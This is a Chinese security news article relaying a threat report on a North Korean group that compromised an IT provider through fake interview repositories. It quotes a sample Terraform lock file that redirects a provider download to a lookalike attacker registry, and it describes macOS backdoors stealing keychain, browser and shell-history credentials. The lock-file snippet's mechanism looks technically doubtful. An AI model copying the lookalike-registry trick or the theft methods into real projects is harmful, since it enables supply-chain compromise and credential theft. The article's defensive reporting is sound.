【安全圈】朝鲜黑客渗透IT服务商:伪造Terraform锁文件结合Cursor打入macOS
安全圈 2026-09-21 19:00 江苏
关键词
黑客

🚨 全球知名安全厂商 SentinelOne 于 2026 年 9 月 21 日发布最新威胁分析报告:臭名昭著的朝鲜国家级黑客团伙 Jade Sleet(亦被追踪为 TraderTraitor、PUKCHONG、Slow Pisces 及 UNC4899)通过精密策划的“招聘面试工程测试”诱饵,成功攻破一家位于印度的 IT 运维服务供应商。 攻击者并未采用常见的高危可执行程序,而是篡改代码仓库中的 IaC 依赖锁文件 .terraform.lock.hcl。当涉事 DevOps 工程师使用热门 AI 编辑器 Cursor 打开项目并运行初始化命令时,恶意载荷即刻静默植入 Apple Silicon MacBook,两款专为 macOS 定制的隐蔽 Rust 后门程序 FLATROOF 与 ROOFDECK 随即展开长达数周的情报搜刮与横向渗透。
👤 幕后黑手:曾盗走 Bybit 15 亿美元与洗劫 Web3 跨链桥的专职团伙
Jade Sleet 隶属于朝鲜侦察总局(RGB)控制的黑客集群,长期专注于针对全球加密货币、DeFi 跨链协议和高价值金融科技企业的攻击。该团伙在行业内以极其精通开发者端点渗透与软件供应链投毒著称:
📌 Jade Sleet 标志性战绩复盘
• 2025 年初 Bybit 交易所 15 亿美元盗窃案: 通过投毒 Safe{Wallet} 核心开发者的本地编译环境,最终撕开 Bybit 冷钱包防线,创下历史单笔失窃纪录。
• 2026 年 3-4 月 KelpDAO 跨链桥攻破事件: 针对以太坊再质押项目 KelpDAO 的 LayerZero 跨链桥发起连环供应链渗透,造成超 2.9 亿美元链上资产损失。
• 本次印度 IT 服务商事件: 攻击者战术转向“外围承接商打击”——由于头部金融与 Web3 机构本部安防极其森严,黑客选择渗透为其提供日常运维外包与自动化管线支持的中小型 IT 供应商,把外包工程师的终端作为通往核心云环境的隐蔽跳板。
⚡ 致命投毒链:被武器化的 .terraform.lock.hcl 与 Cursor 触发
传统的招聘钓鱼通常诱导求职者下载 .exe 或 .dmg 安装包,但在安全意识较高的 DevOps 和工程师群体中极易暴露。Jade Sleet 在本次行动中设计了近乎无破绽的“求职代码实战评估”(Take-home Coding Test)。
黑客在 GitHub 上预先搭建了伪装成基础设施自动化项目的开源仓库(如 Northwind-IAC、novacart-interview、terraform-candidate-repo、gtn-candidate-repo)。工程内的主体 HCL 脚本看似全是标准的 AWS/GCP 基础设施编排代码,真正的杀招隐藏在常被开发者无条件信任的依赖锁定文件 .terraform.lock.hcl 中:
# 恶意的 .terraform.lock.hcl 篡改片段示例
provider "registry.terraform.io/hashicorp/aws" {
version = "5.40.0"
# 实际被黑客替换为钓鱼镜像源并重签哈希
source = "registry.hashicorp-aws[.]com/hashicorp/aws"
hashes = ["h1:attacker_signed_sha256_hash_here..."]
}
当工程师按照指引拉取仓库,并在本地终端或编辑器内置终端中敲下 terraform init 时,CLI 客户端不会从官方 HashiCorp Registry 拉取合法插件,而是直接重定向至黑客控制的仿冒镜像站 registry.hashicorp-aws[.]com,下载并就地执行伪装成 Provider 插件的恶意原生二进制程序。
更为隐蔽的是,SentinelOne 的取证证据显示,恶意后门植入与 AI 代码编辑器 Cursor 的启动高度关联。2026 年 3 月 29 日,涉事运维工程师在 MacBook 上使用 Cursor 打开名为 cloudshield 的本地自动化工作区(~/DevOps-Automation/cloudshield)仅仅数秒后,驻留在工作区预置配置和任务插件中的恶意组件即被自动激活,拉起全套常驻后门。
🗡️ macOS 双后门解构:FLATROOF 与 ROOFDECK 联袂潜伏
攻击者针对 Apple Silicon(M 系列芯片)架构的 macOS 环境投递了两套用 Rust 语言编写的高度模块化后门,分别承担快速窃密与长期隐蔽维持的分工:
1. FLATROOF(又名 Gaslight):凭据洗劫与 Telegram C2
• 通信协议: 摒弃传统长连接,直接利用官方 Telegram Bot API 隧道发送心跳与回传盗取数据,极易混淆在常规流量中绕过防火墙。
• 窃密广度: 内置独立 Python 数据窃取模块,专门针对 Chrome、Brave、Firefox、Safari 的 Cookies、会话凭据与保存的明文密码进行定向提取;强行打包抓取 ~/.zsh_history、~/.bash_history 提取云端 AK/SK;并定向拷贝系统核心钥匙串数据库 login.keychain-db。
2. ROOFDECK:基于 Nostr 去中心化协议的深度驻留后门
• 去中心化 C2 架构: 采用抗审查的开源 Nostr 协议进行指令投递。后门客户端通过订阅公共 Nostr Relay 节点监听指令,无中心化控制服务器,安全厂商根本无法封停或劫持域名。
• 非对称签名校验: 下发给后门的所有 Shell 操作与载荷均必须使用黑客私钥(Ed25519)离线签名。后门内部固化公钥,只有验签无误的指令才被执行,彻底防范安全研究人员重放与流量劫持。
• 无子进程 EDR 规避: 该木马用 Rust 重构实现了近乎所有的文件读写、目录遍历与进程查看命令,在执行文件操作时不调用系统的 ls、cat、ps 等外置命令,从而彻底躲过基于“可疑父子进程链”检测的各类主流 EDR 探针。
• 常驻与反侦察: 通过在 ~/Library/LaunchAgents/ 注册自启动服务实现开机静默常驻。而在 KelpDAO 漏洞公开后的 4 月 20 日,黑客紧急下发了新版 ROOFDECK,主动将老版本抹除,并将二进制文件的符号表与调试元数据全量剥离,展现出极强的反取证能力。
🛡️ 企业与开发者紧急防御清单
此次事件给所有软件研发团队和运维外包管理敲响了警钟:开发者的个人笔记本电脑不是安全孤岛,而是通往生产云环境最薄弱的突破口。 针对以 Jade Sleet 为代表的现代化新型供应链攻击,企业应立即强化以下防线:
1. 严禁盲目执行未受信仓库的 IaC / 构建命令
在运行 terraform init、npm install、pip install 之前,强制对 .terraform.lock.hcl、package-lock.json 中的 Registry 源地址进行域名有效性核查,防范形如 *.hashicorp-aws[.]com 这类打时间差的高仿投毒源。
2. 限制研发与测试环境使用完全隔离的容器 / 沙箱
外部面试测试题、第三方开源库试用代码,坚决禁止直接在存有生产凭据、钥匙串及云 AK/SK 的主力开发机上运行,必须置于云原生隔离容器(Dev Containers)或无网络挂载的虚拟机中执行。
3. 监控研发端点的可疑出站协议与未知 LaunchAgents
开发人员机器上如出现频繁连接 Telegram API 域名(api.telegram.org)或公共 Nostr Relay 节点的非常规网络行为,以及 ~/Library/LaunchAgents/ 下出现未签名 plist 文件,应立即触发最高级别安全响应。
4. 钥匙串与本地秘钥文件(SSH/AWS/GCP)硬件级收敛
关键凭证应强制使用 YubiKey 等 FIDO2 硬件令牌进行物理按压验证,禁用本地无保护的长期有效 AccessKey,阻断窃密木马一键打包凭据的攻击路径。
END
阅读推荐
【安全圈】用 Claude 偷家 OpenAI?白帽两跳击穿员工账号,直通私有代码库
【安全圈】9.8 分在野狂轰!微服务大脑 Orkes 曝未授权 RCE:免密直取宿主机
【安全圈】锁死版本照样被掉包!四大 AI 编程 Agent 曝 Plugin4Shell 致命供应链漏洞
【安全圈】新型 Android 恶意软件 RatHat 利用 AI 自动化控制设备
安全圈
←扫码关注我们
网罗圈内热点 专注网络安全
实时资讯一手掌握!
好看你就分享 有用就点个赞
支持「安全圈」就点个三连吧!